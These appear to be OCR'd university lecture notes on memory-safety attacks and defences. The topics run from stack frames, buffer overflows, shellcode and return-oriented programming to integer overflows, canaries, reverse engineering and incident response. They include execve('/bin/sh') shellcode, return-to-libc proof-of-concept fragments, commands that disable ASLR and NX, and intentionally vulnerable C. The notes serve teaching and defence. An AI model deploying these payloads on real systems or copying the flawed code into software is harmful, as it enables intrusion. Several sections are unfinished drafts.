- Stack



9.1.1 Function Call Conventions

The general principle most often is: "Everybody cleans up his own stack".

- Caller Cleanup
- Caller
  - set `sp` to alloc stack space
  - push parameters on stack
  - push `eip + 2`
- Callee
  - push Old Frame Pointer
  - reserve space for locals (`inc sp`)
  - ... do stuff ...
  - free space for locals
  - restore Old Frame Pointer
  - ret



To give you an example we take a look at a small function written in C.

```
int callee(int a, int b, int c) {
  int sum = 0;
  sum = a + b;
  sum += c;
  return sum;
}

void caller() {
  int a = 1;
  int b = 2;
  int c = 3;
  int sum;
  sum = callee(a,b,c);
}
```

If it is compiled, the assembler code would be similar to this:

```
callee:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $16, %esp
  movl    $0, -4(%ebp)
  movl    12(%ebp), %eax
  movl    8(%ebp), %edx
  addl    %edx, %eax
  movl    %eax, -4(%ebp)
  movl    16(%ebp), %eax
  addl    %eax, -4(%ebp)
  movl    -4(%ebp), %eax
  leave
  ret
```

```
caller:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $28, %esp
  movl    $1, -4(%ebp)
  movl    $2, -8(%ebp)
  movl    $3, -12(%ebp)
  movl    -12(%ebp), %eax
  movl    %eax, 8(%esp)
  movl    -8(%ebp), %eax
  movl    %eax, 4(%esp)
  movl    -4(%ebp), %eax
  movl    %eax, (%esp)
  call    callee
  movl    %eax, -16(%ebp)
  leave
  ret
```

`LEAVE` is synonymous to

```
MOV SP, BP
POP BP
```

`CALL` is synonymous to

```
PUSH eip + 2
JMP operand
```

9.2 Attack Techniques

... Non-Executable Data

1996 Stack Smashing [**aleph1996smashing**]

1997 Return-to-libc

1999
- StackGuard [**cowan1999stackguard**]
- AMD64 NX Bit

2001 Address Space Layout Randomization (ASLR)

2004... Return-oriented Programming [**shacham2004effectiveness**][**buchanan2008good**]

9.2.1 Buffer Overflows

- Simple Problem
- Missing Bounds Check

Buffer	Other Data

Information Technology Laboratory

NATIONAL VULNERABILITY DATABA

Search Parameters:

- Results Type: Overview
- Keyword (text search): buffer overflow
- Search Type: Search Last 3 Months

There are **306** matching records.

[NIST NVD]

Buffer overflows overwrite buffer as in the classic example from [**One96SmashingStackFun**]

```
void function(char *str) {
   char buffer[16];
   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;
  for( i = 0; i < 255; i++)
    large_string[i] = 'A';
  function(large_string);
}
```

BO explanation

- Return-to-Libc
- Return-Based-Programming

9.2.2 Shellcode

The art of producing machine code that can be inserted and executed into the memory of a running process. There is a very good introduction by Steve Hanna at `http://www.vividmachines.com/shellcode/shellcode.html`.

1. (write code in C/Assembler)
2. locate code in binary (`objdump -d <binary>`)
3. extract code from binary (e.g. `dd`)
4. encode code in `char*`
5. test

```
char code[] = "bytecode␣will␣go␣here!";
int main(int argc, char **argv)
{
        int (*func)();
        func = (int (*)()) code;
        (int)(*func)();
}
```

```
int calc() {
  int a = 3;
  int b = 4;
  return a + b;
}
```

```
1 calc:
2   pushl   %ebp
```

```
3   movl    %esp, %ebp
4   subl    $16, %esp
5   movl    $3, -8(%ebp)
6   movl    $4, -4(%ebp)
7   movl    -4(%ebp), %eax
8   movl    -8(%ebp), %edx
9   addl    %edx, %eax
10  leave
11  ret
```

The source code has been compiled using:

```
gcc -S -o calc.asm -fno-asynchronous-unwind-tables calc.c
```

```
objdump -d calc.S:
```

```
00000000 <calc>:
   0: 55                    push   %ebp
   1: 89 e5                 mov    %esp,%ebp
   3: 83 ec 10              sub    $0x10,%esp
   6: c7 45 fc 03 00 00 00  movl   $0x3,-0x4(%ebp)
   d: c7 45 f8 04 00 00 00  movl   $0x4,-0x8(%ebp)
  14: 8b 45 f8              mov    -0x8(%ebp),%eax
  17: 8b 55 fc              mov    -0x4(%ebp),%edx
  1a: 01 d0                 add    %edx,%eax
  1c: c9                    leave
  1d: c3                    ret
```

use `objdump -F` to get offsets of text segment

```
hexdump -C calc.S
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............
00000010  01 00 03 00 01 00 00 00  00 00 00 00 00 00 00 00  |................
00000020  b8 00 00 00 00 00 00 00  34 00 00 00 00 00 28 00  |........4.....(.
00000030  09 00 06 00 55 89 e5 83  ec 10 c7 45 fc 03 00 00  |....U......E....
00000040  00 c7 45 f8 04 00 00 00  8b 45 f8 8b 55 fc 01 d0  |..E......E..U...
00000050  c9 c3 00 00 00 47 43 43  3a 20 28 44 65 62 69 61  |.....GCC: (Debia
```

Code from `0x3a` until `0x4f`

```
dd bs=1 skip=58 count=22 if=calc.S
00000000  c7 45 fc 03 00 00 00 c7  45 f8 04 00 00 00 8b 45  |.E......E......E
00000010  f8 8b 55 fc 01 d0                                 |..U...|
```

Code from `0x3a` until `0x4f`

```
dd bs=1 skip=58 count=22 if=calc.S
00000000  c7 45 fc 03 00 00 00 c7  45 f8 04 00 00 00 8b 45  |.E......E......E
```

```
00000010  f8 8b 55 fc 01 d0                                       |..U...|
```

```
char s* = "\xc7\x45\xfc\x03\x00\x00\x00\xc7\x45\xf8\x04\x00
   \x00\x00\x8b\x45\xf8\x8b\x55\xfc\x01\xd0";
```

There are some problems with this naive approach. The obvious problem is the inclusion of zero-bytes, which often would be considered string-terminating and thus stop the inclusion of code. This problem can be circumvented by. . . not including zeros. The simple solution is to not include them in the assembly.

A second problem is that of knowing the absolute address of your string or, some specific part of it. Take for example the following code which utilises a relative jump and call, to create a pointer to the string at the end in the EBX register.

The absolute address is needed for the system call `int 0x80` in order to pass the string to the interrupt handler.

```
1  _start:
2   jmp short ender
3  starter:
4   pop ebx                 ;get the address of the string
5   xor eax, eax
6
7   mov [ebx+7 ], al        ;put a NULL where the N is
8   mov [ebx+8 ], ebx       ;put the address of the string
9   mov al, 11              ;execve is syscall 11
10  lea ecx, [ebx+8]        ;load the address of string
11  int 0x80                ;call the kernel, execve
12
13 ender:
14  call starter
15  db '/bin/shNAAAABBBB'
```

The example is (incompletely) taken from `http://www.vividmachines.com/shellcode/shellcode.html`.

9.3 Stacking Tools

This list is neither exhaustive nor in any way normative. This is intended only as a list of some of the very basic things you probably want to have nearby as a beginner. This is essentially a toolbox for C development under unix or linux.

objdump Disassembles object files (that is ELF files as well) and provides most necessary information.

nasm or any other fitting assembler for your target system

C-compiler You will not always write assembler, don't you? This is the next best thing without giving up too much control. Given you know your compiler. Most prominent probably is gcc[1], but I've heard LLVM[2] is not bad either.

execstack is a nice tool for teaching, as you can get rid of nox-stack-protection.

gdb or, again any debugger you feel comfortable with.

Ex. 4 — Transform the following C-code into usable shellcode, test it by directly executing a pointer to a string.

```
      void main() {
        execv("/bin/sh", 0);
}
```

9.4 Shellcode Lab

In order to test our shellcode easily we want to disable a few protections. On a linux-system we first have to disable Address Space Layout Randomization (ASLR). This will make it easier to find our shellcode then.

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

The next, and most important part is to unset the NX-bit to make the stack executable again and not use any stack protection like canaries. For GCC you compile it with the flags

```
gcc -fno-stack-protector -z execstack -o <target> <yourcode>
```

9.4.1 Integer Overflow

```
u_int i;
caddr_t target = *addrp;
u_int c;                /* the actual element count */
bool_t stat = TRUE;
u_int nodesize;
```

```
c = *sizep;
if ((c > maxsize) && (xdrs->x_op != XDR_FREE)) {
    return FALSE;
 }
nodesize = c * elsize;     /* [1] */
```

```
*addrp = target = mem_alloc (nodesize);    /* [2] */
```

[1] http://gcc.gnu.org
[2] http://llvm.org

```
for (i = 0; (i < c) && stat; i++)  {
    stat = (*elproc) (xdrs, target, LASTUNSIGNED);    /* [3]
         */
    target += elsize;
}
```

[source: phrack magazine #60]

What may happen here is, that the multiplication at [1] overflows, resulting in much less-than-expected memory being allocated at [2], which then provides access to uallocated memory on the heap at [3].

- Arithmetic Overflows
- Sign Overflows (MAXINT+1 F MININT)
- Conversation Overflows

```
short len;
const long MAX_LEN = 0x7fff
len = 0x0100;
//(long) len = 0x00000100;
```

but

```
len = 0xffff;
//(long) len = 0xffffffff;
```

Results:

- Memory Access
- Faulty Branching

MQTT Integer Overflow is not yet ready

Example: Integer Overflow in Mongoose MQTT

Filed and disclosed as CVE-2019-19307[3], the integer overflow with severity CVSS 9.8 CRITICAL. This vulnerability might be used to write to, or read from adjacent memory. It, at least, would make for a remote Denial of Service (DoS).

> The problem occurs in function `parse_mqtt`, when the broker proceeds a message , first it decodes a sequence bytes from the 2nd to get the length of data and then determine the end of data by sum up `p` and `len`. `https://github.com/cesanta/mongoose/issues/1055`

Vulnerable code:

[3] `https://nvd.nist.gov/vuln/detail/CVE-2019-19307`

```
len = len_len = 0;
p = io->buf + 1;
while (p < eop) {
    lc = *((const unsigned char *) p++);
    len += (lc & 0x7f) << 7 * len_len;
    len_len++;
    if (!(lc & 0x80)) break;
    if (len_len > 4) return MG_MQTT_ERROR_MALFORMED_MSG;
}
end = p + len;
```

What is happening here?

The most suspicious line of code is

```
  len += (lc & 0x7f) << 7 * len_len;
```

Within the loop `lc` stores the value that the running pointer `p` is storing. `p` is incremented, to point towards the next char value. The value now in `lc` is accumulated in `len`, being shifted increasingly farther to the left. As the output of the left-shift has to be of the type of `len`,

is cast before or after the shift

.

The result of the shift is then added to `len`.

While the first bit of `lc` is zeroed, maybe, because the value found at `p` is signed. `len_len` is the counter into `len`, in 7-bit steps, counted from the right.

Maybe we need a little bit more information:

```
size_t len = 0, len_len = 0;
const char *p, *end, *eop = &io->buf[io->len];
unsigned char lc = 0;
```

And then there is a lot to know about your compiler:

> Using modern gcc compiler on linux, when the broker casts down to data type of `len` (which is `size_t`), the value will be auto cast to 64 bit.

To take it slowly: `lc & 0x7f` is unproblematic, the bit-wise AND operates on two `unsigned char` (or at least `0x7f` is casted into one without problems)

Then 7 is multiplied by `len_len`, as multiplication takes precedence over left-shift.

Explain vuln

The length of `size_t` (the type of `len` and `len_len`) is compiler-dependend, thus on a 64-bit architecture it normally is 64 bit long.

The fix `https://github.com/cesanta/mongoose/pull/1089/commits/470df6dca29d8c7319d587f10cde9d44ba61f42f` in this case was to declare `len` and `len_len` as `unsigned int`. (Which I would argue is still no fixed length type, but normally is not too long.)

9.4.2 Format String Problems

To demonstrate a simple formatstring attack try "`Bob %x %x`" as `argv[1]` in the code of formatstring[4]:

```
  int main (int argc, char **argv)
{
  int x = 1;
  char buf [100];
  snprintf ( buf, sizeof buf, argv [1] ) ;
  buf [ sizeof buf -1 ] = 0;
  printf ( "Buffer␣size␣is:␣(%d)␣\nData␣input:␣%s␣\n",
     strlen (buf) , buf ) ;
  printf ( "Memory␣address␣for␣buf:␣(%p)␣\n", buf);
  printf ( "X␣equals:␣%d/␣in␣hex:␣%#x\nMemory␣address␣for␣x
     :␣(%p)␣\n" , x, x, &x) ;
  return 0 ;
}
```

9.4.3 Return-oriented Programming

Problem:

- No-exec stack ($W \oplus X$-protection)

Solution:

- Return-to-libc

  (Alexander Peslyak " Getting around non-executable stack (and fix)", bugtraq mailing list, 1997, [**peslyak1997return-to-libc**])

- further "Return-oriented programming" [**shacham2007rop**]
- Inject pointers to stack
- Requires
  - address of "`/bin/sh`"

[4] Taken from `https://www.owasp.org/index.php/Format_string_attack` (2013-05-13)

  - address of `system()`
  - vulnerable function
  - with `call` in code
- Objective:
  - make it call `system("/bin/sh")`
- Local PoC: below

Find `"/bin/sh"`

```
shell = pc;
//...
do
    while (memcmp((void *)shell, "/bin/sh", 8)) shell +=
        step;
while (!(shell & 0xFF) || !(shell & 0xFF00) || !(shell & 0
    xFF0000));
//...
printf("\"/bin/sh\" found at: %08x\n", shell);
```

Overflow:

```
while ((char *)ptr < buf + SIZE - 4*sizeof(int)) {
  *ptr++ = pc; *ptr++ = pc;
  *ptr++ = shell; *ptr++ = shell;
}
buf[SIZE - 1] = 0;

execl("/usr/bin/lpr", "lpr", "-C", buf, NULL);
```

Variable `pc` contains a pointer to `system()` which is to be handed to `call` as first parameter. Variable `shell` contains a link to the string `"/bin/sh"` which is to be the first parameter to [Code: https://seclists.org/bugtraq/1997/Aug/63, last seen: 2021-06-18]

Problem:

- Return-to-libc requires `call`
- Fitting strings must be present
- Limited to complete functions
- i. e., no arbitrary calculations

Solution:

- Shacham 2007: RtC w/o function calls[**shacham2007rop**]
- “Borrow” code chunks
- Set return to single statements

- Statements shortly before `ret`

[Image: j4p4n at openclipart]

Function:

```
1  adder:
2    pushq    %rbp
3    movq     %rsp, %rbp
4    movl     %edi, -4(%rbp)
5    movl     %esi, -8(%rbp)
6    movl     -4(%rbp), %edx
7    movl     -8(%rbp), %eax
8    addl     %edx, %eax  //<-
9    popq     %rbp
10   ret
```

RoP may even use unaligned addresses, i. e., statements that have never been included.

Instruction in `ecb_crypt`

```
f7 c7 07 00 00 00   test $0x00000007, %edi
0f 95 45 c3         setnzb -61(%ebp)
```

One-byte offset:

```
c7 07 00 00 00 0f   movl $0x0f000000, (%edi)
95  xchg %ebp, %eax
45  inc %ebp
c3  ret
```

- Circumvents NoX
- No code communicated, no zero-bytes
- Requires detailed knowledge of address space

9.5 Countermeasures

9.5.1 Stack Protection

Quelle: [**howard2010deadlysins**]

Other name “Stack Canary”, or “Boundary Canary” is a specific value that is placed between local variables and the return address. It’s integrity is checked before a function call returns.

Stack Protection has been introduced by Crispin Cowan (and others) in 1999 under the name StackGuard at the LinuxExpo. It has become a standard component for most compilers.

- Insert “Canary“ Boundary
- Modified Function Call:
  - push canary
  - check canary
  - act on fail
- implemented in gcc
- Other Implementations:
  - Microsoft /GS protetcion
  - Stack Smashing Protector (SPP)

[Gerado Richarte 2002: Four different tricks to bypass StackShield and StackGuard protection]

```
1 function_prologue:
2   pushl $0x000aff0d //canary
3   pushl %ebp
4   mov %esp,%ebp
5   subl $108, %esp
6   // function code
```

```
1 function_epilogue:
2   leave
3   cmpl $0x000aff0d,(%esp)
4   jne canary_changed
5   addl $4,%esp
6   ret
```

```
1 canary_changed:
2   call __canary_death_handler
3   jmp .
```

```
char *func(char *msg) {
  int var1;
  char buf[80];
  int var2;
  strcpy(buf,msg);
  return msg;
}
int main(int argv, char **argc) {
  char *p;
  p = func(argc[1]);
  exit(0);
}
```

start		args	n bytes
caller	mgmt	return addr.	4 bytes
		canary 0x000aff0d	4 bytes
		saved %ebp	4 bytes
	loc.	p	4 bytes
function		arguments	4 bytes
function	mgmt	return addr.	4 bytes
		canary 0x000aff0d	4 bytes
		saved %ebp	4 bytes
	local	var1	4 bytes
		buf	80 bytes
		var2	4 bytes


(stack growing down)

- Random Canaries
  - practically impossible to guess
  - generated at process start
  - “hidden” between unmapped pages
- Random XOR Canaries
  - Includes Control Data
  - e. g., return address

- Terminator Canaries
  - Include Common String Terminatorsthat would force an attacker to include those terminators in injection strings, which in term would prevent `strcpy` and similar functions to run beyond that terminator.
  - e. g., `CR`, `LF`, `'\0'`

[Source: `https://en.wikipedia.org/wiki/Buffer_overflow_protection#Canaries`, 2021-06-10]

9.5.2 Nonexecutable Stack and Heap




10


Reverse Engineering

Reverse Engineering is when you have a burger *(Mett)* and try to re-create the original pig *(Schwein)* — and inevitably end up with a minced meat pig-sculpture *(Mettschwein)*.

> “extracting the knowledge or design blueprints from anything man-made” [**Eilam2011reversing**]



[Frikadellen: Von Rainer Z. . . - Eigenes Werk, CC BY-SA 3.0, Schwein: Roland Zumbühl (Picswiss), via Wikimedia Commons]




- extract information

- understand finctionality
- find bugs

Ausspähen von Daten

(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die *nicht für ihn bestimmt* und die gegen unberechtigten Zugang *besonders gesichert* sind, unter *Überwindung der Zugangssicherung* verschafft, wird mit Freiheitsstrafe bis zu *drei Jahren* oder mit Geldstrafe bestraft.

(2) Daten im Sinne des Absatzes 1 sind nur solche, die *elektronisch, magnetisch* oder sonst *nicht unmittelbar wahrnehmbar* gespeichert sind oder übermittelt werden



`hello_world.c` example

10.1 Reversing Tools

Very throughout online course on reversing with ghidra: https://www.youtube.com/watch?v=d4Pgi5X

- Offline Code AnalysisDisassembly and Decompile into human-readable form. Requires and then provides deep code knowledge
  - Disassemblers
    - objdump
    - ollydbg
  - Decompiler
    - IDA Pro (commercial)
    - https://ghidra-sre.org/ (NSA, Open Source)
    - https://www.radare.org/ (Open Source)
- Live Code Analysis additionally to Offline Analysis
  - System Monitoring Tools

- Debugger
  - Gnu Debugger (gdb)
  - Data Display Debugger (ddd)

11

Vulnerability Patterns

In this lecture we want to take a look at typical patterns for common vulnerabilities and how they may look in different types of code.

11.1 Integer Overflow

This section provides an introduction to Integer Overflow vulnerabilities. The root cause of the problem is the wrap-around of the implementation of integer operations in (all) processors. As a result most programming languages implement integers not as numbers of arbitrary value, but as a number between Zero and some maximum value. The restriction obviously is due to the static length of registers in the processor.

The unintended effect of integer overflows can range from memory corruption to logic failures. The former, memory corruption, is only valid for programming languages that allow to handle process memory addresses directly, like C/C++/C#. Logic failures can occur in most other languages like Java, Python and such. Some compilers provide flags that enable overflow protection code to be included, but this obviously comes at some computational cost.

Further reading on this topic can be found in [**Howard:2009:DSS:1594832**].

11.1.1 Incompatible Types

The first problem occurs if you compare values of a shorter type against values of a larger type. If the larger value exceeds the maximum of the shorter type then the result of any comparision becomes constant.

```
  void RecordBytes(int maxGet)
{
  //this counter, as a short, does not have the same range
     as maxGet.
  short counter = 0;
  char buf[maxGet];
  while (counter < maxGet)
  {
    counter += getFromInput(buf+counter);
  }
 }
```

Figure 11.1: For a sufficient size of `maxGet` this will loop until infinity. [`http://guidanceshare.com/wiki/Integer_Overflow_Vulnerability_Pattern`, 2022-07-19]

11.1.2 Type Casting

Casting is the conversion between different data-types. Procedurally there one can differentiate between *explicit* and *implicit* casting. Furthermore you have to distinguish between emphup- and *down*-casting[1], depending on whether you cast from a type holding a larger range of values to a type holding a lower range of values or vice versa. Furthermore there are casts between signed and unsigned types. Different combinations of source and target types are handled differently and obviously one has to be aware of the way different programming languages (or compilers) handle different combinations of types.

Intention	explicit vs. implicit
Range	Widening vs. Narrowing
Sign	Signed vs. Unsigned

Explicit casting occurs if a programmer explicitly orders a cast. Implicit casting occurs when the compiler introduces a cast to match operators to the signature of an operation. The latter cast often occurs during arithmetic operations, comparisons or assignments.

Downcasting has the (obvious) problem of mapping values that don't fit into the target type. But *upcasting* can have (to the unwitting) some strangely unintuitive results. Namely if the value is negative in the two's complement, i. e., the binary representation has a 1 as left-most bit, sign extension will replicate this bit onto all additional bits to the left.

[1] in Java those are called "widening" and "narrowing" type casts

Upcasting a positive value:

```
len int = 0x0010;
(long) len = 0x00000010;
```

Upcasting a negative value:

```
len = 0xffff;
(long) len = 0xffffffff;
```

```
int flags = 0x7f;
char LowByte = 0x90;
if ((char)flags ^ LowByte == 0xff)
  return true;
```

Figure 11.2: XOR will cast both operators to `int`. [**Howard:2009:DSS:1594832**]

11.1.3 Arithmetic Overflow

This is probably the classical problem related to the term *Integer Overflow*. The code might have done sufficient input validation to ensure that the input fits the datatypes, but is not accounting for the results of operations.

```
int bytesRead = 0;
byte b;
do
{
  b = ReadByte();
  //since there may be more bytes to read than max_int
  //at which point bytesRead will overflow
  bytesRead++;
} while (b != NULL);
```

Figure 11.3: Overflowing `bytesRead` while reading from unsecure source. [`http://guidanceshare.com/wiki/Integer_Overflow_Vulnerability_Pattern`, 2022-07-19]

11.1.4 Mistaken Operator Precedence

You are trying your best to

```
void PartialRecordBytes(int maxGet)
{
  int counter = 0;
  //trying to allocate 3/4 of the size
  //but operator precedence makes an overflow possible
```

```
  int partialMaxGet = maxGet*3/4;
  char buf[partialMaxGet];
  while (counter < partialMaxGet)
  {
    counter += getFromInput(buf+counter);
  }
 }
```

11.2 Fixes and Non-Fixes

Compiler optimizes to `true`

```
bool isValidAddition(unsigned short x, unsigned short y) {
  if(x + y < x)
    return false;
  return true
}
```

Figure 11.4: [**Howard:2009:DSS:1594832**]

11.3 Buffer Overflow

This section provides a few examples for code that is vulnerable to buffer overflow. Buffer Overflow itself is explained in Lecture **??**. The main attack vector provided by this vulnerability is the ability to compromise memory, most popular probably is to overwrite the stack. The vulnerability is most likely to affect programming languages that provide no bounds-checking on variables, but you should not feel to safe. In boundary-safe languages, e. g., Java, a missed verification will most definitely a runtime exception. And even if you implement a "catchall" for exceptions and no memory is corrupted, everything depends on your internal code sectioning to prevent the bug from disrupting your process.

11.3.1 Unbounded Copy

If you copy from one buffer to the next, ensure that you have enough buffer left.

```
char buf[1024];
strcpy(buf, s);
```

Figure 11.5: If `s` exceeds the buffer thats not good. [`http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern` 2022-07-19]

11.3.2 Non-Null-Terminated String

```
char srcBuf[3];
char destBuf[3];
srcBuf[0] = 'a';
strcpy(destBuf, srcBuf);
```

Figure 11.6: Missing Null-Termination [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

11.3.3 Source-sized copy

```
void myCopy(char *string)
{
  char *destBuf = new char[MY_MAX_STRING_SIZE];
  while (string != NULL)
  {
     *destBuf = *srcBuf;
     destBuf++;
     srcBuf++;
  }
}
```

Figure 11.7: Always check for the amount of memory available. [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

11.4 User-defined Length

This problem is somewhat the reverse of the Heartbleed-Bug. Instead of reading a user-defined length of buffer it is writing a user-defined length.

```
void myCopy(char *srcString, int untrustworthySize)
{
  char *destBuf[untrustworthySize];
  strcpy(destBuf, srcString)
}
```


Figure 11.8: Do not let the user decide on how large his string his. [http://guidanceshare.com/wiki/Buffer_Overflow_Vulnerability_Pattern 2022-07-19]

12

Incidence Response

- SIEM
- SOC
- CERT
- CSIRT
- Staatliche Cybersicherheitsarchitektur `https://www.stiftung-nv.de/de/publikation/deutschlands-staatliche-cybersicherheitsarchitektur`

12.1 Terminology




SIM Security Information Management

- Log Nachrichten


- Sammlung, Übertragung, Speicherung

SEM Security Event Management


- Analyse von Logdaten
- Korrelation
- Alarmfunktion



e. g., splunk




https://www.enisa.europa.eu/topics/csirts-in-europe



12.2 Staatliche Cybersicherheitsarchitektur Deutschland/Europa

Wer wird bei einem Cyberangriff in welcher Form aktiv?



Aktive Reaktion unterhalb der Kriegsschwelle [**herpig2020activecyberdefense**]

3 Stufen:

1. Defense with a Twist
   - Honeypots, Canary Tokens, Sinkholing, Walled Garden, Traffic Redirection, Forensics, Server Snapshots,...
2. Hacking Back/Hackback
   - Angriff der Angreifer
   - Internatioles Recht: Praktisch nicht möglich (Matthias Schulze auf der DefensiveCon2020)[1]
3. Persistent Engagement/Defending Forward
   - "persistently contest malicious cyberspace actors" [**dod2018cyberstrategy**]
   - Unterschied Angriff vs. Verteidigung?

